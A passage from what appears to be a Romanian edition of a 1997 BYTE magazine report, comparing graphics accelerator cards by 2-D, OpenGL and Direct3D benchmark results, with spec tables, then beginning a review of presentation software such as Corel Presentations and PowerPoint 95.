Number Nine Imagine 128 Series 2	499$	★★★★	★★★	★★★	★★★	★★★	★★★
IMS Twin Turbo 128P8	599$	★★★★	★★	★★★★	★★	★★	★★★

★★★★★ Excepţional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

de asemenea cu bune performanţe OpenGL. Şi asta pentru că Hercules nu furnizează drivere pentru OpenGL.

Diamond Stealth 3D 3000XL a obţinut punctaje bune în testele noastre InterMark şi OpenGL. Stealth 3D 3000 lucra cu cipul de accelerare Virge VX de la S3 plus 4 MB de VRAM. Millennium de la Matrox a furnizat de asemenea bune performanţe grafice 2-D.

Performanţe Direct3D

Dacă doriţi un bun accelerator 2-D care să fie bun şi la jocuri atunci alegeţi Mystique (229$) de la Matrox. Matrox a perfecţionat cartelele pe 64 de biţi pentru afişarea texturilor care se regăsesc în jocurile 3-D însă Mystique se descurcă foarte bine şi în aplicaţiile 2-D. Cartelele de test au fost prevăzute cu 4 MB de RAM grafic sincron (SGRAM) care reprezintă memorii cu un singur acces, prevăzute cu funcţii grafice specifice, cum ar fi scrieri de blocuri şi suport pentru bancuri duble. Această din urmă funcţie permite deschiderea a două pagini de memorie în acelaşi timp, lucru care accelerează operaţii cum ar fi dublă memorare, randare 3-D, redare video. Matrox oferă de asemenea opţiuni pentru MPEG, video in, ieşire NTSC/PAL şi tuner TV.

3D Xpression (219$) de la ATI Technologies şi preţiosul Millennium (499$) de la Matrox sunt de asemenea acceleratoare 3D puternice. Mult mai rentabil, 3D Xpression foloseşte cipul 3D Rage II de la ATI care accelerează API-ul D3D de la Microsoft pentru acţiunile din jocurile rapide. 3D Xpression poate fi completat cu un tuner TV sau decodor hard MPEG. Datorită cipului grafic mai vechi, Millennium nu s-a ridicat la nivelul lui Mystique în testele D3D. Această cartelă a folosit însă 8 MB de RAM dovedind că poate muta cadrele 3-D mai rapid decât majoritatea cartelelor de pe piaţă. Cu 8 MB de WRAM puteţi lucra în true color la o rezoluţie înaltă de 1600x1200 pixeli. Ca şi Mystique, Millennium are multe posibilităţi de completare multimedia. În plus, el este dotat cu PowerDesk pentru o uşoară instalare.

Sub OpenGL


OpenGL începe să devină API-ul dominant pentru aplicaţiile profesionale 3-D cum ar fi CAD şi vizualizările. Atât Windows 95 cât şi NT furnizează suport OpenGL încorporat. Testele noastre Viewperf OpenGL nu au scos în evidenţă o diversitate prea mare a proprietăţilor cartelelor, deşi unele s-au comportat mai bine decât altele. Winner 3000-L de la ELSA a obţinut cel mai bun punctaj însă la fel s-a clasat şi Velocity 3D de la STB Systems.

Velocity 3D (299$) foloseşte cipul Virge VX de la S3 şi este dotată cu 4 MB RAM de VRAM EDO cu dublu acces, căreia i se poate face un upgrade până la 8 MB RAM cu un modul de 4 MB DRAM. Noi am testat o configuraţie Velocity 3D cu 8 MB. Cu ajutorul circuitului DAC la 220 MHz, Velocity 3D poate suporta rezoluţii până la 1600x1200 pixeli cu o rată de reîmprospătare respectabilă. Aceasta reprezintă una din cele mai bune cartele pentru utilizatorii NT 4.0 ce rulează aplicaţii OpenGL.

FOTOGRAFII: BRIAN WILDER © 1997

True Color la o rezoluție mare

Multe dintre cartelele pe care le-am testat suportau o rezoluție de 1600x1200 pixeli, unele cu o rată de reîmprospătare comfortabilă care nu deranja ochiul. Twin Turbo 128P8 de la Integrated Micro Solutions (indicat mai jos; observați suprafața ocupată de cipurile de memorie) și Millennium de la Matrox au memoria (8 MB) și logica necesară pentru a suporta această rezoluție înaltă cu o adâncime a culorii de 24 de biți. (pentru o paletă cu mai mult de 16 milioane de culori).



Ce e de seară?

3D Xpression+ PC2TV de la ATI are atât ieșire pentru video complex cât și pentru S-video așa că puteți afișa soft pe un ecran TV mare - util într-o prezentare de conferință pentru că puteți folosi același afișaj atât pentru calculator cât și pentru sursa VCR. Compensarea rezoluției slabe a TV-ului poate fi realizată cu ajutorul funcției de antialiasing generate de cartelă.

Cu ajutorul caracteristicilor cartelei PC2TV puteți înregistra graficele de pe calculator pe un VCR. Acesta furnizează un mod necostisitor și convenabil de distribuție a prezentărilor multimedia și a materialelor de pregătire.


Atenție, fani TV

Pentru cei dornici de informație, posibilitatea unei navigări prin programele TV în timp ce lucrează cu calculatorul ar fi de nepreţuit. Din moment ce încă tuner-ul TV nu se prefigurează ca o componentă obișnuită a sistemului, puteți achiziționa cartele de extensie care vă oferă această șansă. Una pe care am testat-o și pe care am apreciat-o este ATI-TV de la ATI Technologies. Am testat-o împreună cu cartela grafică 3D Xpression de la ATI. ATI-TV este o cartelă cu bus ISA care se conectează printr-un cablu panglică la un conector proprietar de pe cartela grafică Video Xpression sau 3D Xpression. Cartela prezintă un tuner TV (care este bine ecranat), un cip pentru decodare video și un cip pentru decodare de teletext. Cartela ATI-TV este prevăzută cu mufe de intrare CATV, video complex și - S3 Video.

ATI furnizează și un soft Video Player pe un CD-ROM. Acest program asigură o varietate de funcții și apare pe ecran ca și o fereastră care poate fi maximizată.

Cu ajutorul cartelei și al soft-ului puteți mări imaginile video și captura pe disc imagini sau clipuri video. Cartela poate reda capturile (NTSC) dar poate de asemenea să stocheze textul pentru o căutare ulterioară. De asemenea ea poate citi capturile în fundal și activa imaginea TV în momentul în care captura conține cuvântul cheie pe care l-ați căutat. ATI-TV poate căuta prin toate programele disponibile și afișa imagini de dimensiuni mici ale fiecăruia într-o rețea de ferestre; selectați apoi una printr-un clic și o veți vedea pe tot ecranul.

Puteți folosi funcția de captură video a cartelei pentru a salva imagini statice sau în mișcare provenite de la VCR, camere video sau discuri laser pentru prezentări multimedia. Performanța sistemului d-voastră nu va fi afectată în momentul afișării unui program TV pentru că vizualizarea cadrelor nu se realizează prin intervenția UC. Cu toate acestea, viteza de captură video va fi influențată de viteza UC, memoria disponibilă a sistemului și performanța discului hard.



ATI-TV
$129

ATI Technologies
Thornhill, Ontario,
Canada

(905) 882-2600

http://www.atitech.ca

Specificaţii test


În evaluarea cartelelor grafice am insistat asupra performanţei. De această dată accentul a fost pus pe tipul performanţei grafice 2-D care contează în aplicaţiile profesionale şi comerciale de sub Windows. Pentru că operaţiile hard 3-D de accelerare grafică încep rapid să devină un standard pe cartelele grafice 2-D, am testat de asemenea şi performanţele 3-D. Încă nu am inclus acest factor în procesul de evaluare tocmai pentru că valoarea lui Direct3D este discutabilă pentru aplicaţiile comerciale şi pentru că aplicaţiile OpenGL sunt în mod tipic mult perfecţionate. Oricum, probabil veţi dori o cartelă 2-D bună care de asemenea lucrează cu un program care utilizează API-urile Direct3D sau OpenGL. Vă vom furniza deci şi rezultatele din testele noastre 3-D.

Am rulat suita de teste InterMark de la NSTL pentru a măsura performanţele 2-D principale ale cartelelor. Testele InterMark au folosit imagini din aplicaţii cum ar fi CorelDraw, Excel, PowerPoint şi Word for Windows, afişând o varietate de imagini bazate pe Windows începând de la text simplu la meniuri 2-D şi 3-D şi desene complexe în toate culorile. Rezultatele InterMark au cântărit serios în balanţa performanţei din Evaluarea Generală.


Pentru a testa performanţa OpenGL am folosit Viewperf de la OpenGL Performance Characterization committee. OpenGL este important pentru sistemele de vizualizare, CAD şi noua generaţie de imagini avansate. Viewperf este un benchmark distribuit gratuit cu un set în continuă creştere de scripturi de vizualizare derivate din aplicaţii. Viewperf rulează scripturile în fiecare set de date sau de vizualizări şi măsoară rezultatul în cadre pe secundă. Fiecare set de vizualizare este randat în câteva moduri: wireframe, supraftă plată, suprafaţă netedă şi mapare de texturi. În ceea ce priveşte geometria s-a testat cât de repede poate cartela randa o varietate de scene.

Direct3D Tunnel de la Microsoft a testat cât de bine se descurcă o cartelă cu drivere Direct3D în cazul jocurilor. Am făcut testele la patru rezoluţii comune pentru sistemele Direct3D: 640x480 pixeli cu 256 culori, 640x480 cu 65,000 de culori, 1024x768 cu 256 culori şi 1024x768 în full color. Nu toate cartelele au reuşit să ruleze toate testele.

Rezultatele testului OpenGL 3D Viewperf (1024x768x24)



Rezultatele testului Tunnel Direct3D Microsoft



Rezultate pentru cele două moduri suportate de majoritatea cartelelor. Umbrire Gouraud, marcări-oglindiri şi mapare de texturi.

*Nici o placă IMS nu a putut termina testul în modul 640x480x16.

Funcţii şi utilităţi

Evaluările noastre au inclus punctaje pentru caracteristici şi utilităţi. Astfel am evaluat rezoluţia şi adâncimea culorii, rata de reîmprospătare verticală şi soft-ul utilitar. Am oferit un punctaj mare al utilităţii pentru o documentaţie completă şi clară şi pentru un soft de instalare uşor de folosit. O cartelă a obţinut o bună evaluare dacă s-a constatat că media persoanelor a reuşit să realizeze instalarea fără să folosească manualul de utilizare.

Evaluările din acest raport reprezintă aprecierile redactorilor BYTE, bazate pe testele executate de NSTL, Inc., după cum au fost documentate într-un recent număr al lunarului său, PC Digest. *Pentru a cumpăra un număr al acestui raport, contactaţi NSTL la 625 Ridge Pike, Conshohocken, PA 19428; (610) 941-9600; editors@nstl.com. pentru abonament, apelaţi la (800) 257-9402. BYTE Magazine şi NSTL sunt ambele unităţi operaţionale ale The McGraw-Hill Companies, Inc.*

ACCELERATOARE GRAFICE CARACTERISTICI

	ATI Technologies 3D Xpression+ PC2TV	Diamond Multimedia Stealth 3D 3000XL	ELSA Winner 3000-L	Hercules Dynamite 128/Video	IMS Twin Turbo 128P4	IMS Twin Turbo 128P8
Preț al configurației testate (USD)	219$	299$	527$	159$	399$	599$
Overall Rating	★★★	★★★★	★★★★	★★★★	★★★	★★★
SPECIFICAȚII						
Cip set de accelerare	ATI Rage II	S3 Virge VX	S3 Virge VX	Tseng Labs ET 6000	Twin Turbo 128	Twin Turbo 128
Producător BIOS cartelă grafică, versiunea	ATI	Diamond Multimedia V1.0	ELSA 5.02.00	Hercules A3J	IMAS v. 2107	IMS v. 2107
Cip set redare video		S3 ViRGE VX	Integrat	Integrat	N/A	N/A
Sesizare auto bus	✔	✔		✔	✔	✔
RAM standard/testat/maxim (MB)	2/4/4	4/4/4	6/6/6	4/4/4	4/4/4	8/8/8
Tip RAM (VRAM/DRAM)/viteză (ns)	SDRAM/35	VRAM/60	VRAM/50; DRAM/40	MDRAM/10	VRAM/60	VRAM/60
Placă lățime/lungime (țoli)	2.5 × 6	6.875 × 4.2	4.125 × 6.875	3.75 × 7.25	5 × 5	7.5 × 9
CONECTORI GRAFICI						
BNC						
Suportă adaptori multipli			✔	✔		
Frecvență orizontală maximă	120.6	160	300	100	96	96
Suportă DirectDraw (drivere accelerate)	✔	✔	✔	✔	✔	✔
Suportă Direct3D (drivere accelerate)	✔	✔	✔	✔		
Suportă OpenGL (drivere accelerate)		✔	✔			
FUNCȚII DE ACCELERARE 3-D						
Umbrire interpolată (Gouraud)	✔	✔	✔	✔		
Maparea texturii	✔	✔	✔	✔		
Mapare Mip	✔	✔	✔	✔		
Z-buffering	✔	✔	✔	✔		
SOFT UTILITAR						
Selecția modului video	✔	✔	✔	✔	✔	✔
Utilitar Zoom	✔			✔	✔	✔
Diagnosticarea plăcii	✔			✔		
Ajustarea frecvenței verticale	✔	✔	✔	✔		
Ajustarea centrării ecranului	✔	✔	✔	✔	✔	✔
Utilitar Windows pentru schimbarea rezoluției	✔	✔	✔	✔		
BIOS VESA	✔	✔	BIOS	✔	✔	✔
SUPORT PENTRU DRIVERE WINDOWS						
Format DIB pe 16 biți	✔	✔	✔	✔	✔	✔
Format DIB pe 32 biți	✔	✔	✔	✔	✔	✔
Bit map-uri transparente	✔	✔	✔	✔	✔	✔
Păstrarea font-urilor	✔		✔	✔	✔	✔
Opțiune pentru pixeli suportați per țol	✔	✔			✔	✔
Suport pentru compresie DIB	✔	✔		✔	✔	✔
RLE 4	✔			✔	✔	✔
RLE 8	✔			✔	✔	✔
JPEG				✔		
SUPORT MONITOR						
Digital			✔			
Multisinc	✔	✔	✔	✔	✔	✔
Analog	✔	✔	✔			
Multifrecvență	✔	✔	✔	✔	✔	✔
Frecvență fixă	✔	✔	✔		✔	✔
MODURI GRAFICE SUPORTATE (TOATE NEÎNTREȚESUTE)						
640 × 480 culori/frecv. de baleiaj verticală	16.7 mil./200	16.7 mil./160	16.7 mil./354	16.7 mil./120	16.7 mil./120	16.7 mil./120
800 × 600 culori/frecv. de baleiaj verticală	16.7 mil./200	16.7 mil./160	16.7 mil./227	16.7 mil./120	16.7 mil./120	16.7 mil./120
1024 × 768 culori/frecv. de baleiaj verticală	16.7 mil./120	16.7 mil./120	16.7 mil./138	16.7 mil./75	16.7 mil./100	16.7 mil./100
1152 × 882 culori/frecv. de baleiaj verticală	16.7 mil./100	16.7 mil./85	16.7 mil./109	N/A	16.7 mil./100	16.7 mil./100
1280 × 1024 culori/frecv. de baleiaj verticală	16.7 mil./85	16.7 mil./85	16.7 mil./83	65K/60	16.7 mil./50	16.7 mil./90
1600 × 1200 culori/frecv. de baleiaj verticală	64K/58	65K/80	64K/85	N/A	65K/75	16.7 mil./75
DRIVERE DE APLICAȚII (REZOLUȚIA MAXIMĂ SUPORTATĂ)						
AutoCAD	1280 × 1024	1600 × 1200	1600 × 1200	1600 × 1200	1600 × 1200	1600 × 1200
Microsoft Windows NT	1600 × 1200	1600 × 1200	1600 × 1200	1280 × 1024	1600 × 1200	1600 × 1200
IBM OS/2 Warp	1280 × 1024	1600 × 1200	1600 × 1200	1280 × 1024	1600 × 1200	1600 × 1200
SCO Open Systems X Window	1600 × 1200	N/A	Optional	N/A	N/A	N/A
CONTACT - INFORMAȚII						
Telefon SUA	(905) 882-2600	(408) 325-7000	(408) 935-0350	(510) 623-6030	(408) 369-8282	(408) 369-8282
Adresă on-line	http://www.atitech.ca	http://www.diamondmm.com	http://www.elsa.com	http://www.hercules.com	http://www.integratmicro.com	http://www.integratmicro.com

BYTE BEST = BYTE Best

✔ = da;
N/A = nu se aplică.

★★★★★ Excepțional
★★★★ Foarte bine
★★★ Bine
★★ Acceptabil
★ Slab

Koutech Systems KW-546	**Matrox Graphics Millennium**	**Matrox Graphics Mystique**	**Number Nine Imagine 128 Series 2**	**Number Nine Imagine 128 Series 2e**	**STB Systems Velocity 3D**	**VideoLogic GrafixStar 450** BYTE BEST
259$	499$	229$	499$	349$	299$	149$
★★★	★★★★	★★★	★★★	★★★	★★★	★★★★★
Tseng Labs ET6000	MGA-2064W	MGA-1064SG	Imagine 128 Series 2	Imagine 128 Series 2	S3 Virge VX	S3 Virge
Tseng Labs 0.16	Matrox Graphics Flash BIOS	Matrox Graphics Flash BIOS	Number Nine 3.02.01	Number Nine 3.00.04	STB 1.01	S3 2.3
Integrat	Integrat	Integrat	Integrat	Integrat	Integrat	N/A
	✔	✔	✔	✔	✔	✔
2.25/4/4.5	4/8/8	4/4/4	4/4/4	4/4/4	4/8/8	2/4/4
MDRAM/36	WRAM/60	SGRAM/70	EDO VRAM/60	EDO DRAM/60	VRAM and DRAM/60	EDO DRAM/35
2.9375 × 7.375	3.75 × 7	3.75 × 7	4.25 × 6.875	4.25 × 6.875	3.875 × 8.75	4.2158 × 6.30
	✔	✔				
	✔		✔	✔		✔
80	110	110	135	85	81.7	81.9
✔	✔	✔	✔	✔	✔	✔
	✔	✔		✔	✔	✔
✔	✔	✔	✔	✔	✔	
✔	✔	✔	✔	✔	✔	✔
✔		✔	✔		✔	✔
✔		✔			✔	✔
	✔	✔		✔	✔	✔
✔	✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔		✔
✔	✔	✔	✔	✔	✔	✔
✔					✔	✔
✔	✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔	✔
	✔	✔	✔	✔	✔	✔
	✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔		✔
✔					✔	✔
						✔
✔					✔	✔
✔					✔	✔
✔						✔
	✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔	✔
	✔	✔			✔	✔
✔	✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔	✔
16.7 mil./90	65K/200	65K/200	16.7 mil./150	16.7 mil./150	16.7 mil./160	16.7 mil./150
16.7 mil./90	65K/200	65K/160	16.7 mil./150	16.7 mil./150	16.7 mil./147	16.7 mil./120
16.7 mil./70	65K/120	65K/120	16.7 mil./150	16.7 mil./150	16.7 mil./120	65K/100
N/A	65K/120	65K/100	16.7 mil./150	65K/140	16.7 mil./85	65K/90
64K/60	65K/110	65K/75	65K/118	65K/110	16.7 mil./85	256/75
N/A	65K/85	256/60	65K/83	256/83	65K/80	256/60
1280 × 1024	1600 × 1200	1600 × 1200	1600 × 1200	N/A	1600 × 1200	1600 × 1200
1280 × 1024	1600 × 1200	1600 × 1200	1600 × 1200	1600 × 1200	1600 × 1200	N/A
1280 × 1024	1600 × 1200	1600 × 1200	1600 × 1200	1600 × 1200	1600 × 1200	1600 × 1200
N/A	1600 × 1200	1600 × 1200	1600 × 1200	N/A	N/A	N/A
(310) 699-5340 http://www.koutech.com	(514) 969-6320 http://www.matrox.com/mga	(514) 969-6320 http://www.matrox.com/mga	(617) 674-0009 http://www.nine.com	(617) 674-0009 http://www.nine.com	(972) 234-8750 http://www.stb.com	(415) 875-0606 http://www.videologic.com

Uneltele grafice actuale vă ajută să vă susţineţi prezentările cu acurateţe şi profesionalism.

De David Seachrist

Prezentare profesională cu diapozitive

Suntem obişnuiţi să le numim programe de grafică pentru afaceri. Oamenii le folosesc în special pentru a crea diagrame individuale bazate pe date. Odată cu trecerea timpului, aceste programe şi-au orientat atenţia înspre prezentări coerente, alcătuite din mai multe diapozitive organizate cu ajutorul unor unelte de sortare de rezumate şi diapozitive. Interfeţele GUI, în special cele de sub Windows reprezintă un pas uriaş către realizarea unor grafice mai îngrijite şi mai de efect. Acest lucru îmbunătăţeşte considerabil modul de susţinere al prezentărilor.

Pentru numărul din noiembrie 1996 al BYTE, NSTL a testat un grup de unelte de creaţie multimedia care permiteau integrarea sunetului, a imaginilor video şi a conexiunilor Internet în prezentări. Multe prezentări nu necesită însă o astfel de aparatură şi nu dispun nici de timpul necesar pentru crearea ei. Există astfel un teren sigur pentru programele de prezentare grafică importante: Adobe Persuasion 3.0.2, Corel Presentation 7.0, Harvard Graphics 4.0 de la Software Publishing, Freelance Graphics 96 ediţia pentru Windows 95 de la Lotus Development şi PowerPoint 95 7.0 de la Microsoft.

Pentru această analiză am ales programe care oferă un mediu individual de editare diapozitive, o sortare a diapozitivelor, un mediu pentru vizualizarea rezumatului documentului, o mapare extensivă (inclusiv hărţi organizaţionale), posibilităţi de desenare şi funcţii automate de prezentări de diapozitive. Nu am inclus programe destinate aplicaţiilor multimedia cum ar fi Astound for Windows de la Astound (Palo Alto, CA) sau programe destinate unei creaţii mult mai intense cum ar fi Quovis line de la SFD (San Bruno, CA).

Când acest articol va vedea lumina tiparului, Adobe, Lotus şi Microsoft vor avea deja la activ noi versiuni. Deşi versiunile finale ale acestor pachete nu au fost disponibile când am efectuat testele noi vă vom prezenta ce va fi nou în aceste versiuni.

Folosind soft-ul

Cu graficele de prezentare, care acum au devenit standarde de birotică, este captat un grup mult mai larg de utilizatori finali. Astfel se crează o cerere pentru tot mai multe funcţii şi o mai mare uşurinţă în folosire. În ciuda tuturor elementelor suplimentare de decor, scenariul testului NSTL este bazat pe un utilizator intermediar care creează prezentări de diapozitive doar ocazional. Aceste prezentări includ diagrame cu texte punctate (bulleted text), diagrame organizaţionale, colecţii de imagini grafice.

BYTE BEST
GRAFICĂ DE PREZENTARE

Corel Presentations 7.0
Acest pachet oferă funcţiile cele mai performante, funcţii Internet, uneltele de grafică şi prelucrări de imagini care l-au făcut faimos pe Corel şi utilităţi care sunt printre cele mai bune. Iar cu un preţ sub 100$ este şi un chilipir.

Unii utilizatori se simt mult mai confortabil lucrând cu cuvinte pentru a-şi organiza gândurile în timp ce altora le place să-şi organizeze prezentarea folosind o interfaţă grafică. Toate cele cinci programe testate ajută ambele tipuri de utilizatori oferind atât un rezumat bazat pe cuvinte cât şi o vizualizare a prezentării folosind sortatorul de diapozitive. Aceste medii de editare a diapozitivelor simplifică modul de acces la comenzile programului prin icon-uri dispuse pe ecran şi structuri de tip meniu.

Prezentând pe Web

Capacitatea de-a salva prezentările în format HTML şi de-a le publica pe Web reprezintă un potenţial deosebit. Toţi producătorii de soft sunt acum lansaţi în construirea de unelte compatibile Web. Mai există însă suficient spaţiu pentru îmbunătăţiri în fiecare program. Actualmente, Harvard Graphics şi Adobe Persuasion nu oferă funcţii de publicare Web.

Atât Corel Presentations cât şi FreelanceGraphics şi PowerPoint 95 salvează în format HTML, dar nici unul nu oferă o metodă clară de salvare pe un server Web. În plus, PowerPoint 95 necesită o completare: fie PowerPoint Internet Assistant fie PowerPoint Animation Publisher and Player, amândouă fiind oferite gratuit pe situl Web al Microsoft.


Corel Presentations 7.0

Presentations de la Corel oferă funcţii de vârf, funcţionalitate Internet, un număr mare de unelte grafice şi o utilitate care este eclipsată doar parţial de două din celelalte programe. Cu un preţ sub 100$, Presentations este de departe cea mai bună afacere.

Cu siguranţă că Presentations îşi foloseşte excelentele funcţii de grafică şi de desenare moştenite de la Corel (ex. capacitatea de-a realiza o interfaţă directă cu scaner-ele compatibile TWAIN), o funcţie de reproducere bit-map automată, posibilităţi vaste de import/export grafice şi 10.000 de imagini grafice. Presentations este singurul din cele cinci programe care permite o editare la nivel de pixel a imaginilor bit-map.

Corel realizează o actualizare a imaginii mai rapidă decât oricare din programele testate, fiind impresionant în special

Corel Presentations vă oferă o imagine de ansamblu asupra structurii diapozitivelor și vă ajută în alegerea stilului de diapozitiv.


Lotus SmartSuite 96 - Lotus Freelance Graphics - [Training]
File Edit View Create Presentation Chart Window Help
Current Page
Page Sorter
Outliner
New Page
Current Skills
the audience's skills
Properties for: Chart
Type
Chart type:
Bar
Stacked Bar
100% Stacked
Line
Area
Pie
Hi/Low/Close/Open
Chart
Title
Legend
Plot
Pie
Pie Titles
Slices
Pie Labels
Note
Microsoft PowerPoint - Presentation
File Edit View Insert Format Tools Draw Window Help
Times New Roman
24
Action Items
Meeting Minder
Notes Pages
Meeting Minutes
Action Items
Export Options
New Slide Show
OK
Cancel
Preferences...
Help
Gallery ...
Bullet Chart
Background
Layout
Slide
Title of Slide
DESIGNS
PRESENT
BEDROCK
BEVEL
BLUEDIAG
BLUEWEAV
BRNMRBL
COLORBOX
CONTEMP
DRLINES
EMBOSSED
Preview
Create presentation
Thumbnail

Step 1 - Select a Master from the Gallery

Gives your slide show a consistent look

Step 2 - Select a Template

Gives your first slide a specific layout and background

Each slide is made up of layers:

- Helen is to print out the meeting minutes and distrib… end of busi…
- David me… interested…
- Lynn pres… project at…

☑ Send Meeting Minutes and Action Items to Microso…

☑ Add Meeting Minutes to Notes Pages

Base on: ● Selected AutoTemplate ○ No AutoTemplate

Open in: ○ Outline view ● Slide view

AutoTemplates

File name: [default]

[default]
gradln35.at3
gradlnoh.at3
grdlnsc.at3

Directories: e:\pr3\autotemp

e:\
pr3
autotemp
35mm
overhead
screen

Drives: e:

List files of type: Persuasion 3.0 autotemplate (*.at3)

TeamShow: Preparing to Receive Remote Screenshow

Welcome to TeamShow!

TeamShow lets people in one location see a screen show being run in another.

